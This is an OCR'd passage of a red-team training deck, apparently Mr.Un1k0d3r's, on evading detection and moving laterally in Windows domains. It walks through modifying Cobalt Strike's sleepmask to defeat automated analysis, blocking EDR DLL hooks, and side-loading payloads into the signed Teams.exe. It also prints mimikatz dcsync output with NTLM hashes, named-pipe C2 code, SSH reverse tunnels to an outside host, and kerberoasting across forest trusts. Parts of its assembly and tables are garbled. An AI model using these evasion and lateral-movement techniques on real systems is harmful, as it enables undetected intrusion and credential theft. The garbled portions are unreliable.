                                                                                             add
                                                                                                     rsp, 10h
88 45 FC
                                     eax, [rbp+var_4]
48 88 55 10
                                     rdx, [rbp+arg_0]
48 01 D0
0F B6 08
                                     ecx, byte ptr [rax]
88 45 FC
                                     eax, [rbp+var 4]
48 88 55 10
                                     rdx, [rbp+arg_0]
48 01 D0
83 F1 0F
                                     ecx, 0Fh
89 CA
                                     edx, ecx
88 10
                                     [rax], dl
83 45 FC 01
                                     [rbp+var_4], 1
```



Even the « critical » xor is different for both samples

```
83 F1 0F xor ecx, 0Fh 80 30 0F xor byte ptr [rax], 0Fh
```



Tricking the compiler to add more code

To ensure that the compiler does not get rid of your code, you need to make the code impossible to guess?

```
DWORD i = 1;
BYTE a ^= i;
```

The compiler can easily convert this to a ^= 1; since the i value is static



```
DWORD exec(CHAR *data, DWORD dwSize) {
    DWORD i = 0;
    DWORD key = dwSize ^ dwSize;
    DWORD counter = key;
    key++;
    key <<= 4;


    for(i; i < dwSize; i++) {
        data[i] ^= key - 1;
        counter += i;
    }
    return dwSize;
}</pre>
```


```
public exec
exec proc near
       eax, edx
test edx, edx
jz
       short locret 40156E
 r8, rcx
        edx, [rdx-1]
 lea
        rcx, [rcx+rdx+1]
 lea
loc 401561:
       byte ptr [r8], 0Fh
       r8, 1
add
cmp
       r8, rcx
       short loc_401561
      locret 40156E:
      retn
      exec endp
```

```
DWORD exec(CHAR *data, DWORD dwSize) {
                                         public exec
    DWORD i = 0;
                                         exec proc near
                                                eax, edx
    DWORD key = dwSize;
                                                edx, edx
                                         test
    DWORD counter = key;
                                                short locret 40156D
    key++;
    key -= dwSize + 1;
                                         key <<= 4;
                                                 r8, rcx
                                          lea
                                                 edx, [rdx-1]
    for(i; i < dwSize; i++) {</pre>
                                                 rcx, [rcx+rdx+1]
        data[i] ^= key - 1;
        counter += i;
                                         🔟 🚄 🖼
    return dwSize;
                                          loc_401561:
                                                 byte ptr [r8]
                                         add
                                                 r8, 1
                                                 r8, rcx
                                                 short loc_401561
                                            locret 40156D:
                                               retn
                                               exec endp
```




Same code but without the optimization flag








Same code but without the optimization flag







Morale of the story, if you want to alter C code structure, make sure the compiler is not outsmarting you

That being said, we can now investigate how we can modify the sleepmask kit

The code is fairly simple:

```
#define MASK_SIZE 13

void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
   while (a < b) {
     *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
     a++;
   }
}
```

A simple xor loop



```
typedef struct {
  char * beacon_ptr;
  DWORD * sections;
  HEAP_RECORD * heap_records;
  char mask[MASK_SIZE];
} SLEEPMASKP;

void mask_section(SLEEPMASKP * parms, DWORD a, DWORD b) {
  while (a < b) {
    *(parms->beacon_ptr + a) ^= parms->mask[a % MASK_SIZE];
    a++;
  }
}
```

```
typedef struct {
   char * beacon ptr;
   DWORD * sections;
   HEAP RECORD * heap_records;
   int nothing;
  int nothing2;
   char mask[MASK SIZE];
} SLEEPMASKP;
int mask section(SLEEPMASKP * parms, DWORD a, DWORD b) {
   DWORD d = 0;
    DWORD \star e = \&d;
    DWORD c = 0;
  while (a < b) {
       c = a % MASK SIZE;
       parms->nothing2 = b;
       *(parms->beacon ptr + a) ^= parms->mask[c];
       parms->nothing = a;
        a++;
  return a + b + c;
```



Changing the structure will change the size of the structure and allow you to trick automated detection

```
typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    char mask[MASK_SIZE];
} SLEEPMASKP;

typedef struct {
    char * beacon_ptr;
    DWORD * sections;
    HEAP_RECORD * heap_records;
    int nothing;
    int nothing;
    char mask[MASK_SIZE];
} SLEEPMASKP;
```

It may try to extract the key from *char mask* but your structure will point to offset *int nothing* preventing proper decryption and analysis of the sample



Once you are done recompile the sleepmask, update your script and you are good to go, your beacon will use the newly compiled structure



Cobalt Strike version 3.14 introduced a new feature called block DLL

The goal is to prevent usermode hooking by enforcing Windows loading policy to

PROCESS_CREATION_MITIGATION_POLICY_BLOCK_NON_MICROSOFT_BINARI ES_ALWAYS_ON

Using the following Windows API UpdateProcThreadAttribute

This is set in the STARTUPINFOEXA structure prior to a call to CreateProcess;

https://mr.un1k0d3r.online/training/source/block_dll.c



This will prevent DLL not signed by Microsoft to be loaded inside the newly created process. Avoid usermode EDR hook to be loaded on the remote process

This is not applicable against kernel mode hook, since kernel hook don't load a DLL inside the target process





Writing your own C2 and lateral movement payload may avoid detection too



ThunderShell

https://github.com/Mr-Un1k0d3r/ThunderShell



Only uses unmanaged powershell and does not have a shellcode stager



It's pretty common that passwords will be used to connect on the remote host



There are other alternatives that can be used to connect on the remote host



Pass the Hash Pass the Ticket



You can DCsync credentials when you have domain admins credentials

```
[input] <hamilton> dcsync
                               CORP.LOCAL
                                              \ADMT0
[task] <T1003, T1093> Tasked beacon to run mimikatz's @lsadump::dcsync /domain:
                                                                                    CORP.LOCAL /user:
                                                                                                          \ADMT0
[checkin] host called home, sent: 746570 bytes
[output]
received output:
          CORP.LOCAL' will be the domain
                           Corp.Local' will be the DC server
                         ' will be the user account
Object RDN
                    : ADMT0
** SAM ACCOUNT **
SAM Username
User Principal Name :
Account Type
                     : 30000000 ( USER OBJECT )
User Account Control : 00000200 ( NORMAL ACCOUNT )
Account expiration :
Password last change : 10/28/2019 11:41:32 PM
Object Security ID  : S-1-5-21-531769207-1940417287-476477778-1543043
Object Relative ID : 1543043
Credentials:
 Hash NTLM: 6f5869e2225531880bb2aa2376aca704
   ntlm- 0: 6f5869e2225531880bb2aa2376aca704
   ntlm- 1: 54b58e6a1f5252a61e873f0e8e67d1c9
```

Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos Kerberos



I know that passwords are appealing, but if you can, **STAY AWAY** of Mimikatz

Mimikatz tends to be well detected and may trigger alerts



Kerberos can be used by impersonating another process token:

Simply inject yourself in the process

You can also generate Golden ticket and use the token within your Cobalt Strike beacon using:

kerberos_use_ccache /path/to/your/ticket


Impacket offers the ticketer.py utility to generate the ticket remotely

https://github.com/SecureAuthCorp/impacket/blob/master/examples/ticketer.py



You can use https://github.com/GhostPack/Rubeus to perform pass-

the-ticket and manage tickets





In conclusion, lateral movement is an art. Choose the right method to avoid been detected, and remember these little tricks:



Most RAT will perform process / memory injection, especially if the architecture is not the right one



Make sure you perform reconnaissance before anything complex



Don't be scared to spend some time analyzing and modifying your toolset. It will make a difference



Payload crafting is an art




Side loading is useful to launch malicious code via legitimate software

Find a DLL that is loaded by the target process that is located in a writable directory and you are good to go



Process monitor is a good way to look for such behaviors





Why %appdata% is bad? It's writable by the current user by default Which lead to all kind of unexpected behavior

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/executing-code-using-microsoft-teams-updater/



Electron updater.exe which is bootstraping electron app such as Teams for Microsoft, can be abused because of the fact that %appdata% is user writable

```
var appDir = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
var releases = ReleaseEntry.ParseReleaseFile(
File.ReadAllText(Utility.LocalReleaseFileForAppDir(appDir), Encoding.UTF8));


var latestAppDir = releases
var targetExe = new FileInfo(Path.Combine(latestAppDir, exeName.Replace("%20", " ")));
// Check for path canonicalization attacks
if (!targetExe.FullName.StartsWith(latestAppDir, StringComparison.Ordinal)) {
    throw new ArgumentException();
}
```



The whole purpose of the code was to prevent passing argument such as -processStart ..\..\..\..\windows\system32\cmd.exe

Of course, this will work perfectly in a normal "C:\Program Files" limited write permission scenario







See where this is going?

You can simply drop whatever file you want updater.exe to run in the current folder, since you have the permission, and you have a new lolbin

https://lolbas-project.github.io/lolbas/OtherMSBinaries/Update/



What about the DLL loaded by Teams.exe



2:37:5 📆 Update.exe	12676 🖳 CreateFile	C:\Users\windows-adm\AppData\Roaming\Microsoft\Teams\SquirrelTelemetry.log	SUCCESS
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VERSION.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMM.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dwmapi.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxgi.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\OLEACC.dll	NAME NOT FOUND
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\UxTheme.dll	NAME NOT FOUND
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\HID.DLL	NAME NOT FOUND
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll	SUCCESS
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll	SUCCESS
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\wer.dll	SUCCESS
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dbghelp.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USERENV.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\PROPSYS.dll	NAME NOT FOUND
2:37:5 1 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\DWrite.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINSPOOL.DRV	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ncrypt.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d11.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\USP10.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\d3d9.dll	NAME NOT FOUND
2:37:5 🎁 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dxva2.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\Secur32.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINHTTP.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\urlmon.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\dhcpcsvc.DLL	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\WINMMBASE.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\VCRUNTIME140D.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\NTASN1.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\iertutil.dll	NAME NOT FOUND
2:37:5 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\ucrtbased.dll	NAME NOT FOUND
2:37:5 1 Teams.exe	7460 🖳 Create File	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\current\CRYPTBASE.DLL	NAME NOT FOUND
2:37:5 "" Update.exe	12676 CreateFile	C:\Users\windows-adm\AppData\Local\Microsoft\Teams\pcapwsp.dll	NAME NOT FOUND
And the second	40070 FB 0 . FI	CONTRACTOR OF THE CONTRACTOR O	01100500



You now have the perfect scenario to hide your payload in one of those DLLs that will be loaded by Teams.exe

Most EDRs will trust it, because Teams.exe is signed



Get a callback on system that can't connect to the Internet using named pipe

A **named pipe** is a one-way or duplex **pipe** that provides communication between the **pipe** server and some **pipe** clients Built-in in Cobalt Strike (SMB Beacon)



Source: https://mr.un1k0d3r.online/training/source/clientpipe.c

```
#include <Windows.h>
#include <stdio.h>
#define MAX_SIZE 1024
int main(int argc, char **argv) {
    CHAR *remotePipeName = (CHAR*)GlobalAlloc(GPTR, MAX SIZE);
    DWORD dwWritten = 0;
    snprintf(remotePipeName, MAX_SIZE, "\\\%s\\pipe\\%s", argv[1], argv[2]);
    printf("Connecting to %s\n", remotePipeName);
    HANDLE hPipe = CreateFile(remotePipeName, GENERIC_WRITE | GENERIC_READ, FILE_SHARE_WRITE | FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    printf("hPipe 0x%p\n", hPipe);
    WriteFile(hPipe, argv[3], strlen(argv[3]), &dwWritten, NULL);
    CloseHandle(hPipe);
    return 0;
```



Server source: https://mr.un1k0d3r.online/training/source/serverpipe.c

```
#include <Windows.h>
#include <stdio.h>
#define MAX SIZE 1024
int main() {
    CHAR buffer[MAX_SIZE];
    DWORD dwRead = 0;
    HANDLE hPipe = CreateNamedPipe("\\\.\pipe\ringzer0", PIPE_ACCESS_DUPLEX, PIPE_TYPE_BYTE | PIPE_READMODE_BYTE, PIPE_UNLIMITED_INSTANCES, MAX_SIZE, 0, 10000,
NULL);
    printf("hPipe 0x%p\n", hPipe);
    ConnectNamedPipe(hPipe, NULL);
    ReadFile(hPipe, buffer, MAX SIZE, &dwRead, NULL);
    printf("We got %d bytes\n", dwRead);
    printf("Received: %s\n", buffer);
    DisconnectNamedPipe(hPipe);
    CloseHandle(hPipe);
    return 0;
```



Want to avoid AVs and EDRs? Run your tool from a remote system proxychains on Linux

You need to set a sock proxy on your beacon

```
beacon> socks 9050
[+] started SOCKS4a server on: 9050
```

/etc/proxychains.conf

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 <u>1</u>27.0.0.1 9050
```



Make sure to update the proxy DNS to be able to discover hosts on the remote network

/usr/lib/proxychains3/proxyresolv



Now that your DNS is set to resolve host in the client network, you can simply run your favorite command

me@DESKTOP-1JMSNVR:~\$ proxychains smbclient -L \\\\10.23.10.10 -U "RINGZER0\admin%Password" ProxyChains-3.1 (http://proxychains.sf.net)



SSH is also nice to forward port and available on Windows by default

C:\Users\CharlesHamilton>ssh root@mr.un1k0d3r.world -R 3389:127.0.0.1:3389

This will forward the local port to the mr.un1k0d3r.world domain

You can connect back on your local computer

C:\Users\Public>ssh root@mr.un1k0d3r.world -L 3389:127.0.0.1:3389_



You can specify another host as the source; it does not have to be 127.0.0.1

C:\Users\Public>ssh root@mr.un1k0d3r.world -R 3389:10.10.0.25:3389

In this case, the command was executed on 1.1.1.1, but we forwarded the DC RDP located at 10.10.0.25



Moving between forest and trust

ldaputility.exe DumpTrust ringzer0

```
Domain Trust
-----
ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
-----
corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```



```
Domain Trust
-----
ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

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-----
corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```

ringzer@.corp.com can query anything on corp.com meaning that ringzer@.corp.com can also reach supersecure.prod



You may have noticed that most of my tools allow you to specify the domain you want to target... Now you know why

It's fairly simple to get the current domain infromation in C#

Domain currentDomain = Domain.GetCurrentDomain();



As ringzer@\charles you could:

```
Domain Trust
------
ringzer0.corp.com <- (ParentChild)Bidirectional -> corp.com

Forest Trust
-----
corp.com <- (Forest)Bidirectional -> ringzer0.dev
corp.com <- (Forest)Inbound -> supersecure.prod
```

ldaputility.exe DumpAllUsers supersecure.prod

Rubeus.exe kerberoast /domain:supersecure.prod /dc:10.10.10.10



You need the DC ip for the supersecure.prod domain

nslookup supersecure.prod will return a list of all the DCs by default



Simply put, domain and forest trusts are extremely important



Spooler bugs and others bugs can be used to compromise another domain/forest without creds as long as you can connect to it

- Extra SIDs
- Check foreign users in the domain you have access
- PetitPotam the other domain DCs



There is plenty of interesting vectors that can be exploited between domain

https://harmj0y.medium.com/a-guide-to-attacking-domain-trusts-ef5f8992bb9d



EOF

That's it. Thanks for your time With Love Mr.Un1k0d3r

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